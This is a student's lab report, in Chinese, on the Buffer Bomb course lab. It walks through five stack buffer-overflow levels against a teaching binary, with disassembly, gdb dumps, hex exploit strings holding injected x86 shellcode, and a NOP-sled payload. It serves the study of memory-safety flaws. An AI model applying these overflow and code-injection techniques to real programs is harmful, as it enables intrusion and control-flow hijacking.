Lab4-BufferBomb实验报告

一、实验介绍

实验目的与要求

1. 加深对IA-32函数调用规则和栈结构的具体理解。
2. 对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击。
3. 设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。

实验原理与内容

对一个可执行程序“bufbomb”实施一系列5个难度递增的缓冲区溢出攻击缓冲区溢出攻击（buffer overflow attacks）——即设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像（栈帧），例如将给定的字节序列插入到其本不应出现的内存位置。5个难度级分别命名为Smoke（level 0）、Fizz（level 1）、Bang（level 2）、Boom（level 3）和Nitro（level 4），其中Smoke级最简单而Nitro级最困难。

5个难度级逐级递增，分别命名为：

`Level 0: smoke` (让目标程序调用smoke函数)
`Level 1: fizz` (让目标程序使用特定参数调用Fizz函数)
`Level 2: bang` (让目标程序调用Bang函数并修改全局变量)
`Level 3: boom` (无感攻击，并传递有效返回值)
`Level 4: kaboom` (栈帧地址变化时的有效攻击)

需要调用的函数均在目标程序中存在（起始指令地址可知）

每级需根据任务设计构造1个攻击字符串，对目标程序实施缓冲区溢出攻击。bufbomb目标程序在运行时使用如下getbuf函数从标准输入读入一个字符串：

```
/* Buffer size for getbuf */
int getbuf()
{
    other variables ...;
    char buf[NORMAL_BUFFER_SIZE];
    Gets(buf);
    return 1;
}

/* NORMAL_BUFFER_SIZE是大于等于32的一个常数 */
```

- **函数** `Gets`

从标准输入读入一个字符串（以换行`'\n'`或文件结束`end-of-file`字符结尾)。将字符串（以`null`空字符结尾）存入指定的目标内存位置（具有`NORMAL_BUFFER_SIZE`字节大小的字符数组`buf`首地址）。不判断`buf`数组是否足够大而只是简单地向目标地址复制全部输入字符串，因此有可能超出预先分配的存储空间边界，即缓冲区溢出。

`bufbomb`程序中，函数`getbuf`被一个`test`函数调用：

```
void test() {
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();
    val = getbuf();
    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
            printf("Boom!: getbuf returned 0x%x\n", val);
            validate(3);
        } else {
            printf("Dud: getbuf returned 0x%x\n", val);
        }
}
```

在`getbuf`执行完其返回语句（`getbuf`函数第5行），程序正常情况下应该从`test`函数的第7行开始继续执行。本实验各阶段的目的是改变该行为。

本实验的任务就是精心设计输入给`bufbomb`的字符串（称为“`exploit string`”攻击字符串），通过造成缓冲区溢出来完成一些指定的任务。

关键：确定栈中的哪些数据条目做为攻击目标

假设攻击字符串包含于文件`Solution.txt`中，可使用如下命令测试攻击字符串在`bufbomb`上的运行结果，并与相应难度级的期望输出对比，以验证通过与否。使用如下命令：

```
linux> cat solution.txt | ./hex2raw | ./bufbomb -u [userid]
```

- **辅助程序** `hex2raw`

输入目标程序的攻击字符串（`exploit string`）一般包含地址、指令等可能不属于ASCII可打印字符集合（最高位为0）的字节值，因而无法直接编辑输入。程序`hex2raw`用于帮助构造攻击字符串。`hex2raw`从标准输入接收一个字符串，其中。用两个十六进制数字分别表示攻击字符串中一个字节的高、低4个位的值，不同十六进制数字对之间用空格或换行等空白字符分隔。将每个十六进制数字对转为二进制表示的一个攻击字符串中的字节，逐一送往标准输出。hex2raw程序支持C语言风格的块注释以便为攻击字符串添加注释（如下例），不影响字符串的解释与使用，如文本中可以出现以下类型的注释部分不会被辅助程序进行转换。

```
bf 66 7b 32 78 /* mov $0x78327b66,%edi */
```

注意：务必在开始与结束注释字符串的“/”和“/”前后保留空白字符以便注释部分被程序正确忽略。攻击字符串中不能在任何中间位置包含值为 0x0A 的字节——该ASCII代码对应换行符‘\n’，当 Gets 函数遇到该字节时将认为你意图结束字符串。

此外，本实验各阶段的正确解答基于进行实验的学生 userid 生成的 cookie 值一个 cookie 是一个由8个16进制数字组成的整数（例如 0x1005b2b7 ），对每一个 userid 是唯一的。

makecookie 程序生成对应输入参数 userid 的 cookie 并送往标准输出，如：

```
linux> ./makecookie 123456789
0x25e1304b
```

(此处 0x25e1304b 即为学号为 123456789 学生的cookie值，在后续解题过程中会体现出该值的影响)

- **攻击字符串输入方式**

可将用于某一级别的攻击字符串（所对应的十六进制数字序列）包含于一文件中。文件中序列格式为：两个16进制值作为一个16进制对，每个16进制对代表一个字节，每个16进制对之间用空格分开，例如“68 ef cd ab 00 83 c0 11 98 ba dc fe”。使用hex2raw程序将代码字符串转化为字节序列并输出，再输入bufbomb目标程序执行攻击。可如下使用管道操作符连接不同程序：

```
linux> cat level.txt | ./hex2raw | ./bufbomb -u [userid]
```

或者，如下先将攻击字符串对应的raw字节序列存于一个文件中，再使用I/O重定向将其输入给bufbomb目标程序执行攻击：

```
linux> ./hex2raw < level.txt > level-raw.txt
linux> ./bufbomb -u [userid] < level-raw.txt
```

- **攻击字符串示例：**

```
b8 4b 30 e1 25       /* mov    $0x25e1304b,%eax */
a3 60 a3 04 08       /* mov    %eax,0x804a360 */
68 6d 88 04 08       /* push   $0x804886d */
c3                          /* ret */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 /* end of buffer */
20 35 68 55           /* old %ebp */
b7 34 68 55           /* ret address => begin of buffer */
```

缓冲区溢出攻击的关机是对于栈帧机制的理解。请结合之前的汇编语言知识和由实验练习得到的技能设计自己的攻击字符串并完成实验各个阶段。


二、实验内容

Level_0

实验要求：修改 getbuf() 的返回地址，在执行完 getbuf() 后不是返回到原来的调用者 test()，而是跳到一个叫做 smoke() 的函数里

```
08049262 <getbuf>:
 8049262:       55                      push   %ebp
 8049263:       89 e5                   mov    %esp,%ebp
 8049265:       83 ec 38                sub    $0x38,%esp
 8049268:       8d 45 d8                lea    -0x28(%ebp),%eax
 804926b:       89 04 24                mov    %eax,(%esp)
 804926e:       e8 bf f9 ff ff          call   8048c32 <Gets>
 8049273:       b8 01 00 00 00          mov    $0x1,%eax
 8049278:       c9                      leave
 8049279:       c3                      ret
 804927a:       90                      nop
 804927b:       90                      nop
 804927c:       90                      nop
 804927d:       90                      nop
 804927e:       90                      nop
 804927f:       90                      nop
```

可以看出，它将 %ebp-0x28 压栈，并作为 Gets 函数的参数，那么所输入的字符串首地址就是 %ebp-0x28，此时栈结构如图所示



AAAAAAAB

```
dinghaitong@ubuntu: ~/LAB4-buflab
0x08049265 in getbuf ()
(gdb) ni
0x08049268 in getbuf ()
(gdb) ni 4
0x08049278 in getbuf ()
(gdb) x/56xb $esp
0x55683a38 <_reserved+1038904>: 0x48    0x3a    0x68    0x55    0xec    0x73    0xfc    0xb7
0x55683a40 <_reserved+1038912>: 0x0c    0x00    0x00    0x00    0x2b    0x9f    0xec    0x0a
0x55683a48 <_reserved+1038920>: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x55683a50 <_reserved+1038928>: 0x42    0x00    0x00    0x00    0x30    0x8c    0x04    0x08
0x55683a58 <_reserved+1038936>: 0x47    0x13    0x00    0x00    0xa0    0x7d    0xfc    0xb7
0x55683a60 <_reserved+1038944>: 0x01    0x00    0x00    0x00    0x25    0x45    0xf2    0xb7
0x55683a68 <_reserved+1038952>: 0x20    0x7a    0xfc    0xb7    0x52    0xa3    0x04    0x08
(gdb) p $ebp
$1 = (void *) 0x55683a70
(gdb) p ebp
No symbol table is loaded.  Use the "file" command.
(gdb) p $esp
$2 = (void *) 0x55683a38
(gdb) x/20xw $esp
0x55683a38 <_reserved+1038904>: 0x55683a48      0xb7fc73ec      0x0000000c      0x0aec9f2b
0x55683a48 <_reserved+1038920>: 0x41414141      0x41414141      0x00000042      0x08048c30
0x55683a58 <_reserved+1038936>: 0x00001347      0xb7fc7da0      0x00000001      0xb7f24525
0x55683a68 <_reserved+1038952>: 0xb7fc7a20      0x0804a352      0x55683aa0      0x08048e50
0x55683a78 <_reserved+1038968>: 0x00000000      0x00000000      0x55686018      0xb7e25900
```

存的是test的ebp，gebuf的ebp指向这里

返回到test后执行的指令地址

ebp - 0x28

`getbuf` 执行 `ret` 后会返回到图中的 `Return addr`，那么只要输入的字符串将 `return addr` 覆盖掉，将其变成 `smoke` 函数的地址，那么 `getbuf` 执行完后就能返回到 `smoke` 函数执行。查看 smoke 函数如下:

```
08048e0a <smoke>:
 8048e0a:       55                      push   %ebp
 8048e0b:       89 e5                   mov    %esp,%ebp
 8048e0d:       83 ec 18                sub    $0x18,%esp
 8048e10:       c7 44 24 04 fe a2 04    movl   $0x804a2fe,0x4(%esp)
 8048e17:       08
 8048e18:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e1f:       e8 6c fb ff ff          call   8048990
```

所以我们要构造的字符串在栈上地址从 `%ebp-0 xc` 开始，到 `%ebp+0 x 4`，总共为个 56 字节，最后四个字节为 `0x08048e0a` 即可。构造的字符串 ASCII 如左下，按前面流程输入可以成功通过

test.bash ✖ asm.txt ✖

```
41 41 41 41 41 41 41 41
42 42 42 42 42 42 42 42
43 43 43 43 43 43 43 43
44 44 44 44 44 44 44 44
45 45 45 45 45 45 45 45
46 46 46 46 0b 8e 04 08
 /* no 0a but 0b */
```

这里返回地址用的是 `0x08048e0b`，这是因为 `\n` 的 ASCII 码为 `0a`，用 `hex2raw` 转换成字符串后输入会被中断。这么在执行完 `smoke` 后就已经退出，所以 `smoke` 中第一条指令保存的调用者寄存器用不上，可以不执行。

验证成功:

```
Userid: dht
Cookie: 0x468e5ab9
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

Level_1

实验要求：让 `getbuf()` 的调用者 `test()` 执行一个代码里未调用的 `fizz()` 函数。并且传入我们的 `cookie` 作为参数，让 `fizz()` 打印出来

```
08048daf <fizz>:
 8048daf:       55                      push   %ebp
 8048db0:       89 e5                   mov    %esp,%ebp
 8048db2:       83 ec 18                sub    $0x18,%esp
 8048db5:       8b 45 08                mov    0x8(%ebp),%eax
 8048db8:       3b 05 04 d1 04 08       cmp    0x804d104,%eax
 8048dbe:       75 26                   jne    8048de6 <fizz+0x37>
 8048dc0:       89 44 24 08             mov    %eax,0x8(%esp)
 8048dc4:       c7 44 24 04 e0 a2 04    movl   $0x804a2e0,0x4(%esp)
 8048dcb:       08
 8048dcc:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048dd3:       e8 b8 fb ff ff          call   8048990 <__printf_chk@plt>
 8048dd8:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048ddf:       e8 9c 04 00 00          call   8049280 <validate>
 8048de4:       eb 18                   jmp    8048dfe <fizz+0x4f>
 8048de6:       89 44 24 08             mov    %eax,0x8(%esp)
 8048dea:       c7 44 24 04 d4 a4 04    movl   $0x804a4d4,0x4(%esp)
 8048df1:       08
 8048df2:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048df9:       e8 92 fb ff ff          call   8048990 <__printf_chk@plt>
 8048dfe:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e05:       e8 c6 fa ff ff          call   80488d0 <exit@plt>
```

```
void fizz(int val)
{
    if (val == cookie) {
                printf("Fizz!: You called fizz(0x%x)\n", val);
                validate(1);

    } else
                printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

这次是要执行 `fizz` 函数，他有一个 `val` 的参数，必须让这个参数等 `cookie` 才能通过。假设我们将 `return addr` 已经改成了 `fizz` 函数的地址，那么 `getbuf` 执行完 `ret` 指令后，`%esp` 是指向右边图中的 `%ebp+8` 的位置，`fizz` 起始会有一条 `push %ebp` 指令，执行完后 `%esp` 和 `%ebp` 就指向右边图中的 `+0x4` 的位置，`fizz` 函数取 `val` 值是从 `%ebp+8` 取，即右图中的 `+0xc` 取，所以我们要做的就是

1. 将 `return addr` 改成 `fizz` 函数入口地址
2. 将 `+0xc` 位置的内容改成 `cookie`

我的 `cookie` 是

```
Userid: dht
Cookie: 0x468e5ab9
```

构造的字符串 ASCII 为：

```
41 41 41 41 41 41 41 41
42 42 42 42 42 42 42 42
43 43 43 43 43 43 43 43
44 44 44 44 44 44 44 44
45 45 45 45 45 45 45 45
46 46 46 46 af 8d 04 08
00 00 00 00 b9 5a 8e 46
```

验证成功：

```
--------------------------------
Userid: dht
Cookie: 0x468e5ab9
Type string:Fizz!: You called fizz(0x468e5ab9)
VALID
NICE JOB!
```

Level_2

实验要求：让 `getbuf()` 返回到 `bang()` 而非 `test()`，并且在执行 `bang()` 之前将 `global_value` 的值修改为 `cookie`。

```
int global_value = 0;

void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

一般函数接收参数，第一个参数的地址为 `%esp+8`，虽然 `bang` 的C 代码中含有变量 `val`，但是从汇编来看，并未出现 `0x8(%esp)`，所以调用时可以不传参数。通过查找明码可以看出我们要修改的 `global_value` 的地址为 `0x804d10c`。

下面我们开始构造需要的指令，一共要完成两个功能：

1. 修改 global_value
2. 跳转到 bang 函数

```
08048d52 <bang>:
 8048d52:       55                      push   %ebp
 8048d53:       89 e5                   mov    %esp,%ebp
 8048d55:       83 ec 18                sub    $0x18,%esp
 8048d58:       a1 0c d1 04 08          mov    0x804d10c,%eax # global_value
 8048d5d:       3b 05 04 d1 04 08       cmp    0x804d104,%eax
 8048d63:       75 26                   jne    8048d8b <bang+0x39>
 8048d65:       89 44 24 08             mov    %eax,0x8(%esp)
 8048d69:       c7 44 24 04 ac a4 04    movl   $0x804a4ac,0x4(%esp)
 8048d70:       08
 8048d71:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048d78:       e8 13 fc ff ff          call   8048990 <__printf_chk@plt>
 8048d7d:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048d84:       e8 f7 04 00 00          call   8049280 <validate>
 8048d89:       eb 18                   jmp    8048da3 <bang+0x51>
 8048d8b:       89 44 24 08             mov    %eax,0x8(%esp)
 8048d8f:       c7 44 24 04 c2 a2 04    movl   $0x804a2c2,0x4(%esp)
 8048d96:       08
 8048d97:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048d9e:       e8 ed fb ff ff          call   8048990 <__printf_chk@plt>
 8048da3:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048daa:       e8 21 fb ff ff          call   80488d0 <exit@plt>
```

其中第一条指令将 `gobal_value` 修改为 `cookie`，第二条指令将 `bang` 函数的地址压栈，再用 `ret` 返回跳转到 `bang` 函数。之所以不用 `call` 和 `jmp` 之类的指令，是因为他们是相对跳转，你需要计算偏移差。用上述方法可以直接跳转到目标地址。

可以计算出这段指令共 16 个字节, 而输入的字符串地址从 `%ebp-0x28` 开始, 存放 `return address` 的首地址为 `%ebp+0x4`,由于 `return address` 我们要设置成上面那段汇编指令的开始地址，不能为其他数据。

最后得到的字符串如下：

```
c7 05 0c d1 04 08 b9 5a
8e 46 68 52 8d 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 48 3a 68 55
```

验证成功：

```
Userid: dht
Cookie: 0x468e5ab9
Type string:Bang!: You set global_value to 0x468e5ab9
VALID
NICE JOB!
```

Level_3


实验要求：将 `getbuf()` 的返回值修改为我们的 `cookie`，并返回到调用者 `test()` 中

从源码可以看出，只有 `val == cookie` 时, 才能从第 12 行退出, 查看前面 `getbuf` 源码可以发现，正常返回值为 `1`，所以我们可以从修改 `getbuf` 返回值为 `cookie` 来实现攻击。所以我们的目标是修改返回值 `%eax`，再跳转回去即可。可以发现其实与第3题非常相似，只是将修改 `global_value` 变成了修改 `%eax`。其他都是不变的。构造指令如下：

```
00000000 <.text>:
   0:   b8 b9 5a 8e 46          mov    $0x468e5ab9,%eax
   5:   68 50 8e 04 08          push   $0x8048e50
   a:   c3                      ret
```

返回 `test` 要满足返回指令地址和 `ebp` 恢复。在新写的指令中完成了前者，后者要在 `ebp+0` 的地方写入 `test` 的 `ebp` 寄存器值，这个要通过 `gdb` 查看

AAAAAAAAB



`test` 的 `ebp` 为 `0x55683aa0`

最后字符串为：

3_exploit.txt

```
b8 b9 5a 8e 46 68 50 8e
04 08 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a0 3a 68 55 48 3a 68 55
```

验证成功：

```
Userid: dht
Cookie: 0x468e5ab9
Type string:Boom!: getbuf returned 0x468e5ab9
VALID
NICE JOB!
```

Level_4

实验要求：用 `bufbomb` 的 `-n` 参数进入 `Level 4` 模式，此时程序不会调用 `getbuf()` 而是其升级版 `getbufn()`。`getbufn()` 的调用者会使用 `alloca` 库函数随机分配栈空间，然后连续调用 `getbufn()` 五次。我们的任务是保证 `getbufn()` 每次都返回我们的 `cookie` 而不是 `1`。

本级要使用 `./bufbomb` 的 `-n` 参数，`bufbomb` 不会再像从前哪样调用 `test()`，而是调用 `testn()`，`testn()` 又调用 `getbufn()`。本级的任务是使 `getn` 返回 `cookie` 给 `testn()`。听上去似乎与上一级没什么不同，但实际上该级的栈地址是动态的，每次都不一样，`bufbomb` 会连续要我们输入 5 次字符串，每次都调用 `getbufn()`，每次的栈地址都不一样，我么将不能再使用原来用 `gdb` 调试的方法来求 `%ebp` 的地址了。

`bufbomb` 在 5 次调用 `testn()` 和 `getbufn()` 的过程中，两个函数的栈是连续的，在 `testn()` 汇编代码开头有

```
08048cce <testn>:
 8048cce:       55                      push   %ebp
 8048ccf:       89 e5                   mov    %esp,%ebp
 8048cd1:       53                      push   %ebx
 8048cd2:       83 ec 24                sub    $0x24,%esp
 8048cd5:       e8 3e ff ff ff          call   8048c18 <uniqueval>
 8048cda:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048cdd:       e8 62 05 00 00          call   8049244 <getbufn>
 8048ce2:       89 c3                   mov    %eax,%ebx
 8048ce4:       e8 2f ff ff ff          call   8048c18 <uniqueval>
 8048ce9:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048cec:       39 d0                   cmp    %edx,%eax
```

可知：`%ebp=%esp+0x28`


其中，`getbufn` 执行 `ret` 前的 `leave` 指令已经正确地恢复 `%esp`（`leave` 等价于 `mov %ebp,%esp; pop %ebp`，我们的字符串无法覆盖 `%ebp,%esp` 寄存器，`%esp` 是从寄存器 `%ebp` 里来的，因此是正确的）。

```
08049244 <getbufn>:
 8049244:       55                      push   %ebp
 8049245:       89 e5                   mov    %esp,%ebp
 8049247:       81 ec 18 02 00 00       sub    $0x218,%esp
 804924d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8049253:       89 04 24                mov    %eax,(%esp)
 8049256:       e8 d7 f9 ff ff          call   8048c32 <Gets>
 804925b:       b8 01 00 00 00          mov    $0x1,%eax
 8049260:       c9                      leave
 8049261:       c3                      ret
```

可是我们还不知道返回地址应该用什么来填充。字符串首地址是变化的，虽然可以通过 `%esp` 间接求出，但在程序跳转到我们的代码之前，我们无法得知 `%esp` 的值究竟是多少（原来可以用 gdb 调试出来，但现在不行了）。幸好 `getbufn` 给的栈空间很大，我们可以利用 `nop slide` 技术，先让程序返回到一个我们大致猜测的地址，在这个地址及其附近的一大片区域里我们用 `nop` 指令 (机器码为 `0x90`) 填充，CPU 执行 `nop` 指令时除了程序计数器 `PC` 自加，别的什么也不做。把我们的代码放在这片区域的高位地址处，程序一路执行 `nop`，就像滑行一样，一路滑到我们的代码才真正开始执行。我们可以利用 gdb 调试找到这个字符串开始的大致区域。

得知写入字符串的首地址为 `-0x208(%ebp)`，而返回地址位于 `0x4(%ebp)`，因此我们需填充 `0x4 - (-0x208) = 0x20c = 524` 个字节的字符，再写4个字节（新写指令的地址）覆盖 `getbufn()` 的返回地址。

接下来判断新写指令的地址：



取最大值 `0x556838d8`，最终我们输入的字符串为：

4_exploit.txt

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 b8
b9 5a 8e 46 8d 6c 24 28 68 e2
8c 04 08 c3 d8 38 68 55
```

验证成功:

```
Userid: dht
Cookie: 0x468e5ab9
Type string:KABOOM!: getbufn returned 0x468e5ab9
Keep going
Type string:KABOOM!: getbufn returned 0x468e5ab9
Keep going
Type string:KABOOM!: getbufn returned 0x468e5ab9
Keep going
Type string:KABOOM!: getbufn returned 0x468e5ab9
Keep going
Type string:KABOOM!: getbufn returned 0x468e5ab9
VALID
NICE JOB!
dinghaitong@ubuntu:~/LAB4-buflab$
```

三、总结

我的收获

1. **对缓冲区溢出的深刻理解**：亲自实践Buffer Bomb实验让我超越了理论知识的界限，亲身体验了缓冲区溢出这一计算机安全领域的核心概念。我学会了如何巧妙地操纵输入数据，使其超出预设的缓冲区范围，进而侵入程序的控制流，这不仅是一种技术挑战，更是对安全意识的警醒。
2. **汇编语言与调试技能的提升**：为了破解Buffer Bomb，我不得不深入到汇编语言层面去分析程序的执行流程，这个过程极大地提高了我对底层代码的理解能力。同时，频繁使用GDB等调试工具让我掌握了高效定位问题、跟踪程序执行路径的技巧，这对于解决复杂软件问题至关重要。
3. **逆向工程与漏洞利用的理解**：实验要求我逆向分析程序逻辑，寻找漏洞并加以利用，这一过程锻炼了我的逻辑思维和问题解决能力。我学会了如何识别程序中的潜在弱点，如不安全的字符串操作函数，以及如何构造特定的输入来触发这些漏洞，这种技能对于安全工程师来说是不可或缺的。
4. **安全意识的增强**：通过亲手制造并修复缓冲区溢出漏洞，我深刻认识到软件安全的重要性。我意识到即使是微小的编程错误也可能导致严重的安全后果，这促使我在未来的开发实践中更加注重代码的安全性，采用安全的编程习惯和防御措施